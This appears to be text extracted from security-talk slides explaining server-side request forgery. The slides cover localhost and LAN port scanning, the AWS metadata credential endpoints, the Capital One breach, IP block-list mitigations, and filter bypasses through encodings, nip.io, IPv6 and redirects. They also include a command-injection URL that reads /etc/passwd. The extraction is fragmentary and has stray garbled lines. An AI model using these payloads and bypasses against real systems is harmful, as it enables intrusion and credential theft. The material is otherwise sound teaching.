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
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



Let's do a step back ... do you remember when we submit this url ?



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
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`http://127.0.0.1/favicon.ico`






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


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in this case the server connects to itself



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




GET /favicon.ico HTTP/1.1  
Host: 127.0.0.1





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GET /server-status/ HTTP/1.1  
Host: 127.0.0.1

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`http://127.0.0.1/admin/ping.php?host=127.0.0.1;cat%`

`http://127.0.0.1/admin/ping.php?host=127.0.0.1;cat%20/etc/passwd`

We can try to connect to exploit some vulnerabilities on the web server listening on localhost




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http://127.0.0.1:22|

We can try to connect to different TCP ports ...



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... and we can get different messages

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Error: cannot upload image: SSH-2.0-OpenSSH\_7.2p2 Ubuntu-4ubuntu2.4

Closed Port





Error: cannot upload image: Connection Failed

Open Port

This allow us to perform a **Port Scan** on the localhost (127.0.0.1)



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http://192.168.1.1

We can use a similar technique to perform a Port Scan in the local network (LAN)



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## Host Alive & Open Port

Error: cannot upload image: http-server-header: Apache/2.2.8  
(Ubuntu) DAV/2

## Host Down or Closed Port

Error: cannot upload image: Connection Failed



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RFC1918 name	IP address range	Number of addresses	Largest <b>CIDR</b> block (subnet mask)	Host ID size	Mask bits	<i>Classful</i> description <sup>[Note 1]</sup>
24-bit block	10.0.0.0 – 10.255.255.255	16 777 216	10.0.0.0/8 (255.0.0.0)	24 bits	8 bits	single class A network
20-bit block	172.16.0.0 – 172.31.255.255	1 048 576	172.16.0.0/12 (255.240.0.0)	20 bits	12 bits	16 contiguous class B networks
16-bit block	192.168.0.0 – 192.168.255.255	65 536	192.168.0.0/16 (255.255.0.0)	16 bits	16 bits	256 contiguous class C networks

[https://en.wikipedia.org/wiki/Private\\_network](https://en.wikipedia.org/wiki/Private_network)



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What about: `http://169.254.169.254/`?

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
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The screenshot shows the AWS documentation page for EC2 Instance Metadata and User Data. The browser address bar displays the URL: [docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html](https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html). The page header includes the AWS logo and navigation links for GitHub, PDF, RSS, and English. The left sidebar contains the 'Amazon Elastic Compute Cloud' navigation menu, with 'User Guide for Linux Instances' selected. The main content area is titled 'Instance Metadata and User Data' and explains that instance metadata is data about the instance used for configuration and management. It also describes how user data can be used to configure instances at launch time, providing an example of using a generic AMI with user data to create a bucket for customer content.

← → ↺ [docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html](https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html) ☆

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
## Instance Metadata and User Data

*Instance metadata* is data about your instance that you can use to configure or manage the running instance. Instance metadata is divided into categories, for example, host name, events, and security groups.



You can also use instance metadata to access *user data* that you specified when launching your instance. For example, you can specify parameters for configuring your instance, or include a simple script. You can build generic AMIs and use user data to modify the configuration files supplied at launch time. For example, if you run web servers for various small businesses, they can all use the same generic AMI and retrieve their content from the Amazon S3 bucket that you specify in the user data at launch. To add a new customer at any time, create a bucket for the customer, add their content, and launch your AMI with the unique bucket name provided to your code in the user data. If you launch more than one instance at the same time, the user data is available to all instances in that reservation. Each instance that is part of the same reservation has a unique `ami-launch-index` number, allowing you to write code that controls what to do. For example, the first host might elect itself as an initial master node in a cluster. For a detailed AMI launch example, see [Example: AMI Launch Index Value](#).

<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>

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ami-id  
ami-launch-index  
ami-manifest-path  
block-device-mapping/  
events/  
hostname  
identity-credentials/  
instance-action  
instance-id  
instance-type  
local-hostname  
local-ipv4  
mac  
metrics/  
network/  
placement/  
profile  
public-hostname  
public-ipv4  
public-keys/  
reservation-id  
security-groups  
services/



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- Interesting URLs:

- <http://169.254.169.254/latest/meta-data/iam/security-credentials>
- <http://169.254.169.254/latest/dynamic/instance-identity/document>
- <http://169.254.169.254/latest/meta-data/iam/security-credentials/ISRM-WAF-Role>



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## Capital One hacked, over 100 million customers affected



blog.appsecco.com/an-ssrf-privileged-aws-keys-and-the-capital-one-breach-4c3c2cded3af

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## An SSRF, privileged AWS keys and the Capital One breach



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```
target string; Count int64; } func main() { centralChannel := statusPollChannel respChan := serverStatusPollChannel }
```

Technical side of how the Capital One breach happened and what you can do as a user of cloud computing to you.



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# SSRF - Mitigations

- We can have two approaches :
  - **Whitelist: Block Everything** and **Allow** some particular host / ip
  - **Blacklist: Allow Everything** and **Block** some host / ip

Due to application requirements (fetch external data) normally SSRF Mitigations use Black List approach



# SSRF - Mitigations

- Block all the internal reserved IP:
  - 127.0.0.1
  - 192.168.0.0/16
  - 172.16.0.0/12
  - 10.0.0.0/8
  - 169.254.169.254

Error. Requests to this address are not allowed. Please try again.




# SSRF - Bypass

- 127.0.0.1 is a /8 Network
  - 127.127.127.127
  - 127.0.0.2
  - 127.255.255.254
  - etc



# SSRF - Bypass

- Use hostnames that resolves as internal IP:
  - [whatever].ip.ad.dr.es.nip.io -> ip.ad.dr.es
- e.g:
  - owaspudine.127.0.0.1.nip.io -> 127.0.0.1



# SSRF - Bypass

```
sh-3.2$ nslookup owaspdayudine.127.0.0.1.nip.io
Server:                8.8.4.4
Address:                8.8.4.4#53

Non-authoritative answer:
Name:   owaspdayudine.127.0.0.1.nip.io
Address: 127.0.0.1

sh-3.2$ █
```



# SSRF - Bypass

- Use IPV6
  - 0:0:0:0:0:0:0:1 -> 127.0.0.1
  - ::1 -> 127.0.0.1

An IPv6 address (in hexadecimal)

**2001:0DB8:AC10:FE01:0000:0000:0000:0000**

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**2001:0DB8:AC10:FE01::** Zeroes can be omitted

001000000000000001-0000110110111000-1010110000010000-1111111000000001:  
0000000000000000-0000000000000000-0000000000000000-0000000000000000



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- Use encoding:
  - Decimal 2130706433 -> 127.0.01
  - Hex 0x7f.0x0.0x0.0x1 -> 127.0.0.1
  - Octal 0177.0.0.001 -> 127.0.0.1



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- If the server side client is configured to follow redirect we can abuse this functionality by configuring the web server or creating a simple page

```
<?php header("location: http://127.0.0.1"); ?>
```

## HTTP 301

From Wikipedia, the free encyclopedia

The [HTTP](#) response status code **301 Moved Permanently** indicates that the response i redirect is consider

## HTTP 302

From Wikipedia, the free encyclopedia

The [HTTP](#) response status code **302 Found** is a common way of performing [URL redirection](#). The HTTP/1.0 specification ([RFC 1945](#)) initially defined this code, and gave it the description phrase "Moved Temporarily" rather than "Found".



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




# SSRF - Example

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
